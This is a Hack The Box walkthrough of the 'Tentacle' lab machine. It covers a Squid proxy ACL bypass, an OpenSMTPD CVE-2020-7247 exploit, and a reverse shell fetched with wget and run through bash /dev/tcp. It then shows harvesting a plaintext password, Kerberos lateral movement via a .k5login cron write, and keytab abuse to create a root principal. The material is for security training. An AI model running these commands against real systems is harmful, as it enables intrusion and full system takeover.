HACKTHEBOX

Tentacle

14th June 2021 / Document No D20.100.123

Prepared By: MrR3boot

Machine Author(s): polarbearer

Difficulty: Hard

Classification: Official

Synopsis

Tentacle is a Hard linux machine featuring a Squid proxy server. Bypassing Squid proxy authentication reveals a host which is making use of a vulnerable OpenSMTPD service. Initial foothold can be achieved by the exploitation of it. A SMTP client configuration file discloses a password which assists in generating a valid Kerberos ticket. This ticket then can be used to move laterally. Finally a cronjob can be exploited to escalate to another user who has privileges to add root user to Kerberos principals. This gives us a root shell.

Skills Required

- Enumeration
- Basic Linux Knowledge

Skills Learned

- DNS Enumeration
- Squid Proxy Enumeration
- OpenSMTPD Exploitation
- Kerberos

Enumeration

Nmap

Let's start by performing a port scan.

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.224 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.10.224
```

```
nmap -sC -sV -p$ports 10.10.10.224

PORT     STATE SERVICE      VERSION
22/tcp   open  ssh          OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 8d:dd:18:10:e5:7b:b0:da:a3:fa:14:37:a7:52:7a:9c (RSA)
|   256 f6:a9:2e:57:f8:18:b6:f4:ee:03:41:27:1e:1f:93:99 (ECDSA)
|_  256 04:74:dd:68:79:f4:22:78:d8:ce:dd:8b:3e:8c:76:3b (ED25519)
53/tcp   open  domain       ISC BIND 9.11.20 (RedHat Enterprise Linux 8)
| dns-nsid:
|_  bind.version: 9.11.20-RedHat-9.11.20-5.el8
88/tcp   open  kerberos-sec MIT Kerberos (server time: 2021-06-14 04:15:17Z)
3128/tcp open  http-proxy   Squid http proxy 4.11
|_http-server-header: squid/4.11
|_http-title: ERROR: The requested URL could not be retrieved
Service Info: Host: REALCORP.HTB; OS: Linux; CPE: cpe:/o:redhat:enterprise_linux:8
```

Nmap TCP scan reveals few ports including Kerberos and Squid Proxy which are listening on their default ports. Let's perform also an UDP port scan.


```
sudo nmap -sU -sV 10.10.10.224

PORT    STATE         SERVICE      VERSION
53/udp  open          domain       ISC BIND 9.11.20 (RedHat Enterprise Linux 8)
88/udp  open|filtered kerberos-sec
123/udp open          ntp?
```

UDP scan reveals that DNS ISC BIND, Kerberos and NTP are also listening on their default ports.

Squid Proxy

Browsing to port `3128` reveals a domain name and an email address.



ERROR

The requested URL could not be retrieved

The following error was encountered while trying to retrieve the URL: /

Invalid URL

Some aspect of the requested URL is incorrect.

Some possible problems are:

- Missing or incorrect access protocol (should be “http://” or similar)
- Missing hostname
- Illegal double-escape in the URL-Path
- Illegal character in hostname; underscores are not allowed.

Your cache administrator is j.nakazawa@realcorp.htb.

Generated Mon, 14 Jun 2021 04:21:47 GMT by srv01.realcorp.htb (squid/4.11)

DNS

Knowing the domain name `realcorp.htb`, we can start enumerating the DNS server using the `dnsenum` tool.

```
dnsenum --dnsserver 10.10.10.224 -f
/usr/share/wordlists/SecLists/Discovery/DNS/namelist.txt realcorp.htb
```

```
dnsenum --dnsserver 10.10.10.224 -f /usr/share/wordlists/SecLists/Discovery/DNS/nam
elist.txt realcorp.htb

<SNIP>
Brute forcing with /usr/share/wordlists/SecLists/Discovery/DNS/namelist.txt:
_______________________________________________________________________

ns.realcorp.htb.                         259200   IN    A        10.197.243.77
proxy.realcorp.htb.                      259200   IN    CNAME    ns.realcorp.htb.
ns.realcorp.htb.                         259200   IN    A        10.197.243.77
wpad.realcorp.htb.                       259200   IN    A        10.197.243.31
```

This found few new subdomains. `wpad.realcorp.htb` subomain looks interesting.

WPAD

The Web Proxy Auto-Discovery (WPAD) Protocol can be used to allow web browsers to automatically discover the location of Proxy Auto-Configuration (PAC) files on the network, either via DHCP or via DNS. A PAC file is a text file that instructs a browser to forward traffic to a proxy server, instead of directly to the destination server.

The DNS-based method requires a host called `wpad.<domain>` serving a PAC file called `wpad.dat` via HTTP (`http://wpad.<domain>/wpad.dat`). Browsers running on computers in the domain will automatically get this file and use it for auto-configuration.

In our case it should be located at `http://wpad.realcorp.htb/wpad.dat`. Since we can't access the internal network directly, we can try making a request using Squid as the proxy.

```
curl --proxy http://10.10.10.224:3128 http://wpad.realcorp.htb/wpad.dat
```

```
curl --proxy http://10.10.10.224:3128 http://wpad.realcorp.htb/wpad.dat
<SNIP>
<p>Sorry, you are not currently allowed to request
http://wpad.realcorp.htb/wpad.dat from this cache until you have authenticated
yourself.</p>
<SNIP>
```

This action is failing as the proxy server requires authentication. We can try to send a request to localhost through squid proxy.

```
curl --proxy http://10.10.10.224:3128 http://127.0.0.1:3128
<SNIP>
<p><b>Invalid URL</b></p>
<SNIP>
```

It returns an `Invalid URL` message, meaning that accessing localhost indeed doesn't require any authentication. Depending on the Squid configuration, requests with source address of `127.0.0.1` might be allowed to bypass authentication for specific destinations, or even for all destinations in some cases (the configuration directive `http_access allow localhost` is often found in `squid.conf` by default).

We update proxychains configuration `/etc/proxychains.conf` in our machine to use dynamic chaining.Dynamic chaining will help us to run our traffic through every proxy on the list.

```
http 10.10.10.224 3128
http 127.0.0.1 3128
```

We also add `wpad.realcorp.htb` entry to our hosts file.

```
echo '10.197.243.31 wpad.realcorp.htb' >> /etc/hosts
```

Now we try again to access `wpad.realcorp.htb` host through the use of proxychains.

```
proxychains curl http://wpad.realcorp.htb
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-10.10.10.224:3128-<>-127.0.0.1:3128-<><>-10.197.243.31:80-<--denied
curl: (7) Couldn't connect to server
```

This action is also failing. Less restrictive ACLs might be in place for requests with source address of `10.197.243.77`, which is the proxy address. We update proxychains configuration to add the new proxy address `10.197.243.77`.

```
http 10.10.10.224 3128
http 127.0.0.1 3128
http 10.197.243.77 3128
```

Sending request to `wpad.realcorp.htb` host once again with the above configuration succeeds.

```
proxychains curl http://wpad.realcorp.htb
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-10.10.10.224:3128-<>-127.0.0.1:3128-<>-10.197.243.77:3128-<>
<>-10.197.243.31:80-<><>-OK
<html>
<head><title>403 Forbidden</title></head>
<body bgcolor="white">
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx/1.14.1</center>
</body>
</html>
```

It is now possible to download the PAC file from this host.

```
proxychains curl http://wpad.realcorp.htb/wpad.dat
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-10.10.10.224:3128-<>-127.0.0.1:3128-<>-10.197.243.77:3128-<>
<>-10.197.243.31:80-<><>-OK
function FindProxyForURL(url, host) {
    if (dnsDomainIs(host, "realcorp.htb"))
        return "DIRECT";
    if (isInNet(dnsResolve(host), "10.197.243.0", "255.255.255.0"))
        return "DIRECT";
    if (isInNet(dnsResolve(host), "10.241.251.0", "255.255.255.0"))
        return "DIRECT";

    return "PROXY proxy.realcorp.htb:3128";
}
```

From the PAC file, we observe that the domain `realcorp.htb`, along with the subnet ranges `10.197.243.0/24` and `10.241.251.0/24`, are configured for direct access, while every other destination is set to pass through the proxy server.

Foothold

We enumerate the new subnet `10.241.251.0/24`. The following bash one-liner can be used to query the DNS server for PTR records on the `10.241.251.0/24` subnet:

```
for i in {1..254}; do dig -x 10.241.251.$i +noall +answer @10.10.10.224; done
```

```
for i in {1..254}; do dig -x 10.241.251.$i +noall +answer @10.10.10.224; done

113.251.241.10.in-addr.arpa. 259200 IN  PTR     srvpod01.realcorp.htb.
```

A new host `srvpod01` was found. We continue our enumeration by performing a portscan on this host.

```
proxychains nmap -sTV -Pn 10.241.251.113

<SNIP>
PORT   STATE SERVICE VERSION
25/tcp open  smtp    OpenSMTPD
Service Info: Host: smtp.realcorp.htb
```

Nmap reveals that port 25 (smtp) is open and OpenSMTPD service is running on this port. A vulnerability (CVE-2020-7247) was discovered in OpenSMTPD 6.6 that allows remote command execution (RCE). Public exploit is available for this vulnerability. We download and modify the exploit to include `j.nakazawa@realcorp.htb` as a valid email in the recipient address.

```
...
print('[*] Payload sent')
s.send(b'RCPT TO:<j.nakazawa@realcorp.htb>\r\n')
...
```

We also start a tcpdump listener to capture any icmp packets from the provided command of the following exploit.

```
tcpdump -i tun0 icmp
```

Finally we run the exploit to validate the presence of the vulnerability.

```
proxychains python3 47984.py 10.241.251.113 25 'ping -c 3 10.10.14.5'
```

```
tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
03:44:25.942305 IP realcorp.htb > 10.10.14.5: ICMP echo request, id 15, seq 1, length 64
03:44:25.942378 IP 10.10.14.5 > realcorp.htb: ICMP echo reply, id 15, seq 1, length 64
03:44:26.907111 IP realcorp.htb > 10.10.14.5: ICMP echo request, id 15, seq 2, length 64
03:44:26.907165 IP 10.10.14.5 > realcorp.htb: ICMP echo reply, id 15, seq 2, length 64
03:44:27.966647 IP realcorp.htb > 10.10.14.5: ICMP echo request, id 15, seq 3, length 64
03:44:27.966676 IP 10.10.14.5 > realcorp.htb: ICMP echo reply, id 15, seq 3, length 64
```

After confirming we setup a listener on port 1234 and issue the below commands to get the reverse shell.

```
echo 'bash -c "bash -i >& /dev/tcp/10.10.14.5/1234 0>&1"' > /var/www/html/index.html
sudo service apache2 start
proxychains python3 47984.py 10.241.251.113 25 'wget 10.10.14.5;bash index.html'
```

```
nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.224] 45960
bash: cannot set terminal process group (13): Inappropriate ioctl for device
bash: no job control in this shell
root@smtp:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Lateral Movement #1

Having foothold in the system, we can start further enumerating the server. The OpenSMTPD configuration file (`/etc/smtpd/smtpd.conf`) reveals that authentication is enabled for local TLS connections.

```
cat /etc/smtpd/smtpd.conf
#       $OpenBSD: smtpd.conf,v 1.10 2018/05/24 11:40:17 gilles Exp $

pki smtp.realcorp.htb cert         "/etc/smtpd/tls/smtpd.crt"
pki smtp.realcorp.htb key          "/etc/smtpd/tls/smtpd.key"

table creds                    "/etc/smtpd/creds"
table vdoms                    "/etc/smtpd/vdoms"
table vusers                   "/etc/smtpd/vusers"

listen on 0.0.0.0
listen on 127.0.0.1 port 465 smtps pki smtp.realcorp.htb auth <creds>
listen on 127.0.0.1 port 587 tls-require pki smtp.realcorp.htb auth <creds>

action receive mbox virtual <vusers>
action send relay

match from any for domain <vdoms> action receive
match for any action send
```

The `/etc/smtpd/creds` file contains the password hash for `j.nakazawa` user. We can try to crack this hash using John The Ripper tool.

```
echo -n
'$6$EbpPCRMuO/Xwwv51$OVFV3eryJuJnk1vev7WX4JKgU6v8ND0zjXiI0CDMB0E4N6.bsp.2bpmNVUbYPRSIE9
5ex6dS92UbUAvcVdL.M/' > hash
john --wordlist=/usr/share/wordlists/rockyou.txt hash
```

Unfortunately is not possible to crack this hash. By enumerating home folders we spot a `.msmtprc` file.

```
root@smtp:/home/j.nakazawa# ls -al
total 16
<SNIP>
-rw-------. 1 j.nakazawa j.nakazawa  476 Dec  8  2020 .msmtprc
-rw-r--r--. 1 j.nakazawa j.nakazawa  807 Apr 18  2019 .profile
<SNIP>
```

`msmtp` is an SMTP client which can be used to send emails from mail user agents. It requires a configuration file `~/.msmtprc` with all required information in order to function. By checking the contents of this file reveals a plaintext password.

```
root@smtp:/home/j.nakazawa# cat .msmtprc
# Set default values for all following accounts.
defaults
auth           on
tls            on
tls_trust_file /etc/ssl/certs/ca-certificates.crt
logfile        /dev/null

# RealCorp Mail
account        realcorp
host           127.0.0.1
port           587
from           j.nakazawa@realcorp.htb
user           j.nakazawa
password       sJB}RM>6Z~64_
tls_fingerprint
C9:6A:B9:F6:0A:D4:9C:2B:B9:F6:44:1F:30:B8:5E:5A:D8:0D:A5:60

# Set a default account
account default : realcorp
```

We try to connect to SSH service using the credentials: `j.nakazawa / sJB}RM>6Z~64_` with no success. As there's Kerberos service running on the server, these credentials can be used to generate a Kerberos ticket which can then be used to authenticate to the SSH service. We configure the file `/etc/krb5.conf` as below in our machine.

```
[libdefaults]
    default_realm = REALCORP.HTB

[realms]
    REALCORP.HTB = {
            kdc = srv01.realcorp.htb:88
    }

[domain_realm]
    .realcorp.htb = REALCORP.HTB
    realcorp.htb = REALCORP.HTB
```

We add an additional entry to our hosts file.

```
echo '10.10.10.224     srv01.realcorp.htb' >> /etc/hosts
```

To make sure our local time is synchronized with the time of the KDC, we run `ntpdate`.

```
ntpdate 10.10.10.224
```

We issue the below command to get a global ticket for `j.nakazawa` user.

```
kinit j.nakazawa
Password for j.nakazawa@REALCORP.HTB:
```

Running `klist` command shows that the ticket is successfully created.

```
klist
Ticket cache: FILE:/tmp/krb5cc_1000
Default principal: j.nakazawa@REALCORP.HTB

Valid starting       Expires              Service principal
06/14/2021 05:53:57  06/15/2021 05:48:50
krbtgt/REALCORP.HTB@REALCORP.HTB
```

It is now possible to SSH as user `j.nakazawa` using the Kerberos ticket.

```
ssh j.nakazawa@srv01.realcorp.htb
Activate the web console with: systemctl enable --now cockpit.socket

Last login: Mon Jun 14 10:50:29 2021 from 10.10.14.5
[j.nakazawa@srv01 ~]$ id
uid=1000(j.nakazawa) gid=1000(j.nakazawa)
groups=1000(j.nakazawa),23(squid),100(users)
context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

User flag can be found in `/home/j.nakazawa/user.txt`.

Lateral Movement #2

Enumerating the host we observe an entry in crontab.

```
[j.nakazawa@srv01 ~]$ cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR
sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name  command to be executed
* * * * * admin /usr/local/bin/log_backup.sh
```

We review the contents of the `log_backup.sh` script.

```
#!/bin/bash

/usr/bin/rsync -avz --no-perms --no-owner --no-group /var/log/squid/ /home/admin/
cd /home/admin
/usr/bin/tar czf squid_logs.tar.gz.`/usr/bin/date +%F-%H%M%S` access.log cache.log
/usr/bin/rm -f access.log cache.log
```

This script copies all files from `/var/log/squid` to `/home/admin` folder and creates an archive from log files. It then removes log files from the `/home/admin` folder. User `j.nakazawa` is part of `squid` group and can write to this folder. This gives us the ability to write arbitrary files to `/home/admin` folder.

According to the MIT Kerberos documentation, `.k5login` files can be used to grant other users (identified by Kerberos principals) access to an account without the need of a password. Having already obtained a Kerberos ticket for the `j.nakazawa@REALCORP.HTB` principal, we can exploit the arbitrary file write vulnerability to write a `.k5login` file to `/home/admin` and obtain access as the `admin` user.

We issue the below command to write `.k5login` file to `/var/log/squid` folder

```
echo "j.nakazawa@REALCORP.HTB" > /var/log/squid/.k5login
```

After a minute we can login to SSH as `admin` user.

```
ssh admin@10.10.10.224
Activate the web console with: systemctl enable --now cockpit.socket

Last login: Mon Jun 14 11:27:01 2021
[admin@srv01 ~]$ id
uid=1011(admin) gid=1011(admin) groups=1011(admin),23(squid)
context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

Privilege Escalation

By further enumerating the system, we find that the `/etc/krb5.keytab` file is owned (and readable) by the `admin` group.

```
[admin@srv01 ~]$ ls -al /etc/krb5.keytab
-rw-r-----. 1 root admin 1403 Dec 19 06:10 /etc/krb5.keytab
```

We list the principals in the keytab file issuing the below command.

```
klist -kt /etc/krb5.keytab
```

```
[admin@srv01 ~]$ klist -kt /etc/krb5.keytab
Keytab name: FILE:/etc/krb5.keytab
KVNO Timestamp           Principal
---- ------------------- ------------------------------------------------------
   2 12/08/2020 22:15:30 host/srv01.realcorp.htb@REALCORP.HTB
   2 12/08/2020 22:15:30 host/srv01.realcorp.htb@REALCORP.HTB
   2 12/08/2020 22:15:30 host/srv01.realcorp.htb@REALCORP.HTB
   2 12/08/2020 22:15:30 host/srv01.realcorp.htb@REALCORP.HTB
   2 12/08/2020 22:15:30 host/srv01.realcorp.htb@REALCORP.HTB
   2 12/19/2020 06:00:42 kadmin/changepw@REALCORP.HTB
   2 12/19/2020 06:00:42 kadmin/changepw@REALCORP.HTB
   2 12/19/2020 06:00:42 kadmin/changepw@REALCORP.HTB
   2 12/19/2020 06:00:42 kadmin/changepw@REALCORP.HTB
   2 12/19/2020 06:00:42 kadmin/changepw@REALCORP.HTB
   2 12/19/2020 06:10:53 kadmin/admin@REALCORP.HTB
   2 12/19/2020 06:10:53 kadmin/admin@REALCORP.HTB
   2 12/19/2020 06:10:53 kadmin/admin@REALCORP.HTB
   2 12/19/2020 06:10:53 kadmin/admin@REALCORP.HTB
   2 12/19/2020 06:10:53 kadmin/admin@REALCORP.HTB
```

The `kadmin/admin@REALCORP.HTB` principal is included in the keytab. This allows us to run `kadmin` with `admin` privileges and create the `root@REALCORP.HTB` principal.

```
[admin@srv01 ~]$ kadmin -kt /etc/krb5.keytab -p kadmin/admin@REALCORP.HTB -q "add
_principal -pw test root@REALCORP.HTB"
Couldn't open log file /var/log/kadmind.log: Permission denied
Authenticating as principal kadmin/admin@REALCORP.HTB with keytab /etc/krb5.keytab.
No policy specified for root@REALCORP.HTB; defaulting to no policy
Principal "root@REALCORP.HTB" created.
```

We switch to `root` user using `ksu` utility. We provide `test` when prompted for the password.

```
[admin@srv01 ~]$ ksu
WARNING: Your password may be exposed if you enter it here and are logged
         in remotely using an unsecure (non-encrypted) channel.
Kerberos password for root@REALCORP.HTB: :
Authenticated root@REALCORP.HTB
Account root: authorization for root@REALCORP.HTB successful
Changing uid to root (0)
[root@srv01 admin]# id
uid=0(root) gid=0(root) groups=0(root)
context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

This gives us root shell. Root flag can be found in `/root/root.txt`.